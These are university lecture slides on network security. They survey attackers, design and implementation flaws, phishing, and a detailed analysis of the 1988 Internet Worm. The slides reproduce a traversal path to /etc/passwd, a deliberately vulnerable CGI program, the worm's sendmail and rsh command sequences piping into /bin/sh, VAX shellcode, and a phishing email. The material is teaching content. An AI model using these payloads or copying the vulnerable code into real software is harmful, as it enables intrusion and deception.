Network Security

Olivier Bonaventure

IP Networking Lab
Department of Computing Science and Engineering
Université catholique de Louvain (UCL)
Place Sainte-Barbe, 2, B-1348, Louvain-la-Neuve (Belgium)

http://inl.info.ucl.ac.be

Part 1 : Attacks

Security of computing systems

- Attackers and threats
- Why do attacks succeed ?
- A few sample attacks

The attackers

- Who are they ?
  - Hackers
  - Script kiddies
  - Spies
  - Terrorists
  - Industrial spies
  - Criminals
  - Vandals
- Their motivations ?
  - challenge and status of obtaining access
  - challenge or fun ?
  - break to obtain political gain
  - political visibility
  - gain information about competitors
  - financial gain
  - breaking something

This discussion is partially inspired from An Analysis of Security Incidents on the Internet 1989-1995 Dr. John D. Howard
http://www.cert.org/research/JHThesis/table_of_contents.html

Threats to computing systems

- Corruption of information
  - 1990s
    - Various virus also corrupt the harddisk or some data or executables when spreading
  - March 2000
    - Trojan.FlashKiller is able to erase the flash and the harddisk of the host computer
  - June 2004
    - Witty WORM
      - spreads quickly and randomly corrupt information on harddisks

For viruses, see e.g. :
http://www.k7computing.com/NewsInfo/kriz.htm
http://www.viruslist.com/en/viruslist.html

For the witty worm, see
http://www.computerworld.com/securitytopics/security/virus/story/0,10801,93584,00.html

Threats to computing systems (2)

- Disclosure of information
  - Belnet's CERT Newsletter, Oct 21st, 2004
    - ... this week was the disclosure of the compromise of a research system at Berkeley, containing a database holding private information of 1.4 million Californians who participated in a state social program...
  - Belnet's CERT Newsletter, Jan 2005
    - ... One is the use of google to easily find the web interface of surveillance cameras all around the world. The problem here does not lie with google, but with the fact that the cameras are reachable through the internet, and that their configuration interface is not always protected by passwords...
  - March 2004
    - Phatbot trojan

See also http://www.newsfactor.com/story.xhtml?story_id=27788

For the phatbot trojan, see :
http://www.lurhq.com/phatbot.html
This trojan is, among others, able to
- sniff IRC network traffic looking for logins to other botnets and IRC operator passwords
- sniff FTP network traffic for usernames and passwords
- sniff HTTP network traffic for Paypal cookies
- steal AOL account logins and passwords
- steal CD Keys for several popular games
- harvest emails from the web for spam purposes
- harvest emails from the local system for spam purposes

Threats to computing systems (3)

- Theft of service
  - April 2004
    - attackers compromise servers at SDSC, NCSA, Stanford to gain access to computing power
  - DecSS
    - A Norwegian student writes a software tool on Linux that allows to break the Content Scrambling System used on DVDs
  - October 2001
    - Researchers break wireless LANs Wired Equivalent Privacy

- See for the attack to supercomputers http://news.com.com/Universities2C+research+centers+retrench+after+hacks/2100-7349_3-5192304.html?tag=st.rn

- For DeCSS :
- http://www.wired.com/news/technology/0,1282,32263,00.html

- For WEP :
- http://www.nwfusion.com/news/2001/0810wlan.html

Threats to computing systems (4)

- Denial of Service
  - Defacement of web sites
    - See http://www.attrition.org/mirror/attrition/
  - February 2000
    - DoS attacks affect large web sites for several hours or more
  - March 2003
    - Al Jazeera Is Brought Down By Hack Attackers
  - August 2003
    - Variant of Blaster Worm includes DoS component that targets windowsupdate.com
  - December 2003
    - SCO offline due to Denial of Service attacks
  - 2004
    - solidarite-palestine.org suffers from DoS attacks

Concerning the attack to large web sites, see e.g.
http://news.zdnet.com/2100-9595_22-518359.html?legacy=zdnn

For the Blaster worm, see http://www.pcworld.com/news/article/0,aid,112045,00.asp

http://www.cert.org/advisories/CA-2003-20.html

For Al Jazeera, see http://www.scoop.co.nz/mason/stories/HL0303/S00249.htm

For SCO, see
http://www.caida.org/analysis/security/sco-dos/

For solidarité-palestine, see
http://www.uzine.net/breve1234.html

Tools used to perform an attack

- Manual attack
  - A human user simply logs on a local or distant machine to perform the attack

- Script or programme
  - A tool is used to perform the attack
    - crack tool used to break Unix passwords
    - trojan horse offering a fake login screen on Unix or XWindows
    - Some “security” magazines distribute CD-ROMs full of tools to be used by attackers

Tools used to perform an attack (2)

- Autonomous agent
  - The attacks is running on a programme that spreads itself automatically

  - Viruses
    - Boot sector viruses
    - Resident viruses
    - Executable viruses
    - Viruses that infect non-executable files through scripts

  - Worms
    - email-based worms
    - distributed worms

Security of computing systems

- Attackers and threats
- Why do attacks succeed ?
- A few sample attacks

Why do attacks succeed ?

- Design mistakes
  - There is a fundamental flaw in the design of the entire system. This system cannot be secured.
- Implementation mistakes
  - On paper, the system is secure, but there is one or more flaws in the current implementation.
- Configuration mistakes
  - The system can be secured, but the configuration of the deployed system is incorrect.
- Naïve human users

  - Remember
    - *A single small flaw in a large system is sufficient to allow an attack to succeed*


Example of design mistake Internet email

- Basic assumption
  - Emails will be sent by trusted programmes running on trusted systems
- Design choice
  - When an email is generated on a multi-user machine, `sendmail` programme checks that the user is the correct sender
    - on Unix, only root can send fake emails
  - When an email is received from a single-user workstation, `sendmail` accepts any sender in the **`From:`** field
- **`From:`** field of emails cannot be trusted

Note that there now SMTP extensions that are able to authenticate the sender of emails under some conditions, see :
J. Myers, SMTP Service Extension for Authentication, RFC 2554, 1999
http://www.ietf.org/rfc/rfc2554.txt


Note that another assumption of most email servers until a few years ago was that an email server should relay emails from any source to any destination. This open relay policy was the default configuration for many email servers until spammers discovered that they could use those relays to send tons of emails freely. Nowadays, most email servers are configured to only relay email from local clients. Those who are still configured as open relays are quickly found by spammers.

Example of design mistake Domain Name System



- Basic operation
  - Client contacts local resolver to convert names in IP addresses
  - Resolver uses cached data or queries the DNS server hierarchy to obtain information
- Assumption
  - DNS resolvers and DNS servers are trusted
    - They only provide correct and valid replies

Example of design mistake Domain Name System (2)



- Man in the middle attack
  - a fake/corrupted resolver can redirect all packets sent by the client to an attacker who can e.g. run a proxy and intercept all packets
  - attacker is well-placed to steal information sent or received by the client

Several improvements to the DNS have been proposed to solve those problems. Some of them are being implemented, but they are not yet widely deployed. See http://www.dnssec.org/

Example of design mistake Wired Equivalent Privacy


- Encryption scheme used to “secure” 802.11 wireless LANs
- Principle
  - All users of the wireless LAN share the same secret key (WEP)
    - Note that in practice a key shared by hundreds of users does *not remain secret* for a long time
  - Authentication
    - Access point sends random number R
    - Laptop replies with WEP(R)
  - Packets exchanged over the LAN are encrypted by using the key and an IV inside the packet
- Multiple cryptographic problems
  - Tools have been implemented to break 802.11

For one attack, see :
A. Stubblefield, J. Ioannidis and A. Rubin, Using the Fluhrer, Mantin and Shamir attack to break WEP. USENIX NSDI2002, February 2002

Various security papers and presentations on wireless security may be found at :
http://www.wardrive.net/security/links

Example of implementation mistake Processing of the TCP SYN

- Normal establishment of a TCP connection



- Default implementation
  - Uses fixed-size TCP connection table


TCP connection table

locIP	locPort	RemoteIP	RemotePort	seq	last_ack	State
S	80	Client	12345	y+1	x+1	Established

  - Connection switches to Established state after ACK

Example of implementation mistake Processing of the TCP SYN (2)

- TCP connection table can easily suffer from a Denial of Service Attack



nection table

locIP	locPort	RemoteIP	RemotePort	seq	last_ack	State
S	80	A	12345	y+1	x+1	Waiting
S	80	B	2347	z+1	x+1	Waiting

- SYN+ACK will be retransmitted several times for connections in the Waiting state ...

Most TCP implementations today have fixes for those problems. We will discuss them later.

Example of implementation mistakes Directory traversal

- Problem
  - How to ensure that a server does never provide access to more files than intended ?
- OS-based solution
  - `chroot` or `jail` on Unix variants
    - OS strictly limits the parts of the filesystem that can be accessed by a given application
- Server-based solution
  - More flexible
    - On web servers, allows each user to have its own page
  - Principle
    - For each file to be opened, carefully check whether access is allowed or not and make sure to correctly understand all characters and metacharacters
    - Is dir1/dir2/../.././../dir3/../../.././././../etc/passwd a valid file to be opened by the web server ?

Example of implementation mistakes Buffer overflow

- The problem
  - For performance reasons, C and C++ do not perform bound checking when using arrays
  - Programmers do not always correctly use library functions in the standard C library

- Example
  - `char *strcpy(char *dest, const char *src);`

```
 The  strcpy()  function  copies the string pointed to by src (including
the terminating `\0' character) to the array pointed to by  dest. The
strings  may not overlap, and the destination string dest must be large
enough to receive the copy.
```

    - if the dest array is smaller than the src array, memory beyond dest will be overwritten


  - Safer alternative
    - `char *strncpy(char *dest,const char *src,size_t n);`

- The are (unfortunately) many unsafe functions in the standard C library.
- The following functions are considered very risky :
- gets, should be replaced by fgets
- strcpy, should be replaced by strncpy
- strcat, should be replaced by strncat
- sprintf, should be replaced by snprintf
- scanf
- sscanf
- fscanf
- vfscanf
- vsprintf
- vscanf
- vsscanf
- ...

Source :
J. Viega, G. McGraw, Building Secure Software, Addison Wesley, 2002

Example of implementation mistakes Buffer overflow (2)

- Organisation of a process in memory



Example of implementation mistakes Buffer overflow on the stack

- Information stored on the stack
  - Local arrays and local variables of functions
  - *return addresses*
- Example

```
/* a simple buffer overflow with strcpy */
void f() {
  unsigned char *in="A long message.........................";
  unsigned char out[5];
  strcpy(out,in);
}
int main(int argc, char **argv) {
  f();
  printf("done\n");
}
```


▫Buffer overflow on the stack are very common attacks on software built with low-level languages such as C or C++. Some techniques exist to reduce the impact or limit buffer overflow on the stack:

▫ some kernel patches for Linux and Solaris allow to force the stack to be non-executable with the help of the hardware

▫some compilers are able to add bounds checking code automatically with a very small performance cost

Example of implementation mistakes Buffer overflow on the heap

- Information stored on the heap
  - Any type of dynamically allocated memory
    - arrays, strings, integers, structures, sometimes pointers to functions
- Example

```
char *gin="A long message........................................";
char *msg, *gout;

int main(int argc, char **argv){
  gout=(char *)malloc(5*sizeof(char));
  msg=(char *)malloc(1*sizeof(char));
  *msg='A';
  strcpy(gout,gin);
  printf("msg:%c\n",*msg);
}

./a.out
msg:.
```


Attacks on the heap are usually more difficult than attacks via buffer overflow on the stack because return addresses are not stored on the heap. However, attacks on the heap are possible when for example pointers to functions are stored on the heap or when sensitive data is placed on the heap.

Example of implementation mistakes Random Number generation

- Netscape browser v1.1
- To encrypt data traffic sent to a “secure” server, a key must be generated

- Pseudo Random Number Generators
  - A deterministic algorithm that produces a stream of “random” numbers
  - stream is function of the initial seed
    - `void srand(unsigned int` **`seed`**`)`
    - `int rand(void);`

  - Property
    - When used with the *same seed*, the PRNG will always produce the *same stream* of random numbers

Example of implementation mistakes Random Number generation (2)

- Seed of the PRNG in Netscape 1.1

```
global variable seed;

RNG_CreateContext()
    (seconds, microseconds) = gettimeofday; /* Time elapsed since 1970 */
    pid = getpid();  ppid = getppid();
    a = mklcpr(microseconds);
    b = mklcpr(pid + seconds + (ppid << 12));
    seed = MD5(a, b);

mklcpr(x) /* not cryptographically significant; shown for completeness */
    return ((0xDEECE66D * x + 0x2BBB62DC) >> 1);

MD5() /* a very good standard mixing function, source omitted */
```

- Attacks
  - pid and ppid are shown by `ps` on local machine
    - pid and ppid are correlated and stored on 16 bits
  - seconds can be easily guessed
  - there are only 10^6 microseconds to test

Source

Ian Goldberg and David Wagner, How secure is the World Wide Web?, January 1996 Dr. Dobb's Journal

http://www.cs.berkeley.edu/~daw/papers/ddj-netscape.html

The PRNG was used to create the keys as follows :

```
RNG_GenerateRandomBytes()
     x = MD5(seed);
     seed = seed + 1;
     return x;
global variable challenge, secret_key;
 create_key()
     RNG_CreateContext();
     tmp = RNG_GenerateRandomBytes();
     tmp = RNG_GenerateRandomBytes();
     challenge = RNG_GenerateRandomBytes();
     secret_key = RNG_GenerateRandomBytes();
```

This example is based on the Unix version of Netscape's browser, but a similar problem occurred on the other versions.

Example of implementation mistakes Random Number generation (3)

- Debian openssl insecure fix

On May 13th, 2008 the Debian project announced that Luciano Bello found an interesting vulnerability in the OpenSSL package they were distributing. The bug in question was caused by the removal of the following line of code from md_rand.c

```
MD_Update(&m,buf,j);
[ .. ]
MD_Update(&m,buf,j); /* purify complains */
```

These lines were removed because they caused the Valgrind and Purify tools to produce warnings about the use of uninitialized data in any code that was linked to OpenSSL. You can see one such report to the OpenSSL team here. Removing this code has the side effect of crippling the seeding process for the OpenSSL PRNG. Instead of mixing in random data for the initial seed, the only "random" value that was used was the current process ID. On the Linux platform, the default maximum process ID is 32,768, resulting in a very small number of seed values being used for all PRNG operations.

See http://www.metasploit.com/users/hdm/tools/debian-openssl/

- Outcome
  - All debian system administrators had to regenerate all their keys and certificates !

Can you spot problems ?

- A simple CGI script written in C

```
/* phone – expects name=foo value on STDIN */
static char cmd[128];
static char format[] = “grep %s phone.list\n”;

int main(int argc, char *argv[])
{
    char buf[256];
    gets(buf);
    sprintf(cmd,format,buf+5);
    write(1,”Content-Type: text/plain\n\n”,27);
    system(cmd);
}
```

- Is it secure ?

This CGI script is discussed in M. Graff, K. van Wyk, Secure coding : principles and practices, O'Reilly and Associates, 2003

Security of computing systems

- Attackers and threats
- Why do attacks succeed ?
- A few sample attacks

Attacking the human user

- Human users are far from perfect and can cause multiple security breaches
  - HTML emails are perfect to hide things

Dear PayPal valued member,

Due to concerns, for the safety and integrity of the PayPal
community we have issued this warning message.

It has come to our attention that your account information needs to be renew due to
inactive members, spoof reports and frauds.
You must to renew your records and you will not
run into any future problems with the online service.
However, failure to update your records will result in account deletation.
This notification expires on August 11, 2004.

Once you have updated your account records your PayPal will not be
interrupted and will continue as normal.

Please follow the link below
and renew your account information.

https://www.paypal.com/cgi-bin/webscr?cmd=login-run

PayPal

PayPal Service Department

For more information on phishing, see
http://www.antiphishing.org/

The paypal example is from : http://www.antiphishing.org/phishing_archive/08-11-04_Paypal_(Customer_Service).html

In the example above, the HTML code of the email was :

Attacks by human attackers

- Who are the attackers
  - Wide range of attackers, ranging from
    - Highly competent experts
    - to script kiddies
- Typical attack pattern

  1. Reconnaissance
  2. Exploiting the system
     - Operating system attacks
     - Application level attacks
     - Attacks on scripts and sample programs
     - Misconfiguration attacks
  3. Keep access to the system after the breakin
  4. Hide the tools left by the attacker

Various publications have provided details about attacks on real systems, including :
C. Stoll, Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionag, Doubleday, 1990
W. Cheswick and S. Bellovin, A. Rubin, Firewalls and Internet Security : Second edition, repelling the Wily Hacker, Addison Wesley,2003

The description in this part is partially based on :
The Honeynet project, Know your enemy : learning about security threats, second edition, Addison Wesley, 2004

Attacks by human attackers (2) Reconnaissance

- Objective
  - Obtain additional information about the target
  - Find a weak target
- Available tools
  - DNS and reverse DNS
    - zone transfers allow to obtain the full DNS table of an entire domain, sometimes with lots of info
  - Server banners
    - http server, ssh server, sendmail, ...
  - Network and port scanning tools
    - `nmap`
    - `nessus`
    - `nikto`
  - Some attackers maintain lists of vulnerable hosts and exchange their lists

nmap is a tool that allows to scan a large subnetwork for open ports and services.
nessus and nikto are vulnerability scanners that contain hundreds or thousands of documented vulnerabilities. They use scripts to connect to distant servers to determine whether they are vulnerable or not.

Attacks by human attackers (3)
Exploiting the system

- Objective
  - Gaining access
    - as root (preferred) or as a normal user (second choice), but could be used to obtain root access once logged on the machine
      - local exploit are more common than remote exploit
- Tools
  - Attacks on OS components
    - too many to mentions, multiple buffer overflows
  - Attacks on applications
    - Problems in web servers, email clients, IRC clients,...
  - Attacks on scripts
    - many servers often contain sample scripts ...
      - in Jan 2005, nikto tests over 3100 potentially dangerous files/CGIs, versions on over 625 servers
  - Attacks on badly configured systems

Attacks by human attackers (4) Keep access after breakin

- Objective
  - Modify the system to ensure that the attacker will be able to continue to use it for a long time
- Tools and methods
  - rootkit
    - set of tools including servers often non-standard ports
  - trojan horse
    - a normal tool/server is modified to listen to an additional TCP/UDP port to allow remote access
    - some tools such as netcat allow to send any type of data on any type of protocol, including icmp
  - packet sniffers and keyloggers
    - can be used to capture password on host/network
  - IRC
    - attackers often use IRC channels to remotely control compromised hosts

Attacks by human attackers (5)
Hide the attack

- Objective
  - Avoid being caught by law enforcement
  - Continue to use the system without being detected
- Tools and methods
  - Do not attack a remote system directly, use one of several intermediate systems to hide real attacker's IP address
    - intermediate can be a compromised system or a misconfigured system providing proxy services
  - Modify operating system on compromised host
    - old attacks changed utilities like ls, free, top, ps
    - recent rootkits directly modify the kernel by loading a new module or device driver

In most countries, including Belgium, attacking computing systems is a criminal offence. For more information, follow the links below
http://mineco.fgov.be/information_society/networks_security/networks_security_fr_001.htm

A complete attack : the Internet Worm

- Late 1980s
  - Internet is still a research network and many universities are running Unix variants on Sun or VAX
- On 2 November 1988 around 6 PM
  - a worm started to spread over the Internet, exploiting several flaws in Unix systems
  - Machines were infected all over the Internet, mainly at US universities

The detailed analysis of the Internet worm may be found in :
E. Spafford, The Internet Worm Program : An Analysis, Purdue Technical Report CSD TR 823, December 1988

The flaws exploited by the Internet Worm

- `finger`
  - a utility to allow users to obtain information about active users
  - summary information

```
aldebaran!obo [2] finger
Login       Name                  TTY         Idle    When     Where
root     Super-User               pts/2         29 Fri 15:08
obo      Olivier Bonaventure      pts/3            Fri 15:37  þÉ¸
```

  - detailed information

```
finger root
Login name: root                                  In real life: Super-User
Directory: /                                      Shell: /sbin/sh
On since Jan 28 15:08:29 on pts/2
27 minutes Idle Time
```

  - a finger daemon provides this information over the Internet by listening on TCP port 79

The flaws exploited by the Internet Worm (2)

- `gets`
  - A standard function of the C library
    - `char *gets(char *s);`

```
gets() reads a line from stdin into the buffer pointed to  by *s  until
       either  a  terminating newline or EOF, which it replaces with '\0'.  No
       check for buffer overrun is performed (see BUGS )
...
BUGS
       Never use gets().  Because it is impossible to tell without knowing the
       data in advance how many  characters  gets()  will  read,  and  because
       gets() will continue to store characters past the end of the buffer, it
       is extremely dangerous to use.  It has  been  used  to  break  computer
       security.  Use fgets() instead.
```

  - `fingerd` used `gets` to store, *in a fixed size buffer*, the parameter sent by a remote user to request finger information on port 79

The flaws exploited by the Internet Worm (3)

- `sendmail`
  - Default programme to distribute and relay emails on Unix systems at that time

  - Development version of sendmail contains a DEBUG feature
    - When compiled with the DEBUG flag, sendmail accepts a new SMTP command : DEBUG on port 25
      - DEBUG allows a user to specify a list of commands to be executed on the remote machine instead of providing the email address of the recipient
      - nice feature for testing

    - In 1988, the default compilation flag was to enable the debug command

The flaws exploited by the Internet Worm (4)

- Dictionary attack against weak passwords
  - The worm contained a list of usernames and passwords and used for a dictionary attack on the passwords on the infected machine
  - Unix passwords
    - stored in /etc/passwd file
      - `root:12IUEAH7:0:0:root:/:/bin/sh`
    - encrypted by using DES with a salt

```
char *crypt(const char *key, const char *salt);

      crypt  is  the  password  encryption function.  It is based on the Data
      Encryption Standard algorithm with  variations  intended  (among  other
      things)  to discourage use of hardware implementations of a key search.
      key is a user's typed password.
      salt is a two-character string chosen from the set [a-zA-Z0-9./].  This
      string  is used to perturb the algorithm in one of 4096 different ways.
```

Operation of the Internet worm

- Phase 1
  - Obtain information about the local machine and available IP addresses
    - IP addresses of interfaces
      - build a list of all IP addresses on local subnet from netmask
    - `netstat`
    - Randomize the list
    - The Internet was small and had a low bandwidth in 1988. Today's worms simply try all possible IP addresses

- Phase 2
  - Try to infect
    - via rsh
    - via finger
    - via sendmail

Operation of the Internet worm
Infection via `rsh`

- If the remote machine provides a shell with password, then send the following commands:

```
PATH=/bin:/usr/bin:/usr/ucb
cd /usr/tmp
echo gorch49; sed '/int zz/q' > x14481910.c; echo gorch50
[ two pages of C code to create a simple server to allow the worm
  to download : Sun3, VAX and source versions of the worm]
int zz;
cc -o x14481910 x14481910.c ; ./ x14481910 ip port challenge ; \
rm -f x14481910 x14481910.c; echo done
```

  - where
    - ip is the IP address of the machine being infected
    - port is the TCP to be used for the file transfer
    - challenge is a random number used to “authenticate” the worm server

Operation of the Internet worm
Infection via finger

- Try to exploit a buffer overflow on finger by sending as argument the Vax binary code for

```
pushl $68732f    '/sh\0'
pushl $6e69622f  '/bin”
movl  sp, r10
pushl $0
pushl $0
pushl r10
pushl $3
movl  sp,ap
chmk  $3b
# in C  : exceve(“/bin/sh”,0,0)
```

- On Vax, a shell was opened on the finger port
  - shell was owned by `root` as finger runs on port 79
- One other architectures, `fingerd` crashed

Operation of the Internet worm
Infection via sendmail

- Rely on the debug feature of sendmail
- Open SMTP connection on port 25 and send the following data :

```
debug
mail from: </dev/null>
rcpt to: <"|sed -e '1,/^$/'d | /bin/sh ; exit 0">
data

cd /usr/tmp
cat x14481910.c << 'EOF'
[ two pages of C code to create a simple server to allow the
worm
  to download : Sun3, VAX and source versions of the worm]
cc -o x14481910 x14481910.c ; ./ x14481910 ip port challenge ; \
rm -f x14481910 x14481910.c; echo done

.
quit
```


The sed script above is simply used to remove the blank lines at the beginning of the email message. sed is a standard stream editor on Unix machines.

Operation of the Internet worm
Finding other users and hosts

- Attempt to break accounts on local machine
  - read `/etc/hosts.equiv` and `/.rhosts`
    - try to use rsh to connect to remote machine, in hope that trust is symmetrical
  - Try to break simple user accounts
    - accounts without a password
    - simple passwords
      - account, accountaccount, User, Name, user, name, ...
  - Use 432 words dictionary included in worm
    - systematically try to find users passwords

- If password is found
  - Use `.forward` and `.rhosts` to find remote machines and try to use local password to break in there via `rsh`

Lessons from the Internet worm

- What have we learned ?
  - Buffer overflow
    - One of the reasons for the success of the Internet Worm
  - Today's deployed systems
    - In January 2005, a search for “buffer overflow” among the vulnerability notes, incident notes and advisories on www.cert.org revealed
      - 755 matches for “buffer overflow”
  - Buffer overflow is still an important problem
    - Various (most ?) systems and applications have buffer overflow problems
      - Windows and variants, Linux/Unix and variants
      - sendmail, bind, icq, web servers, ...
      - image processing libraries

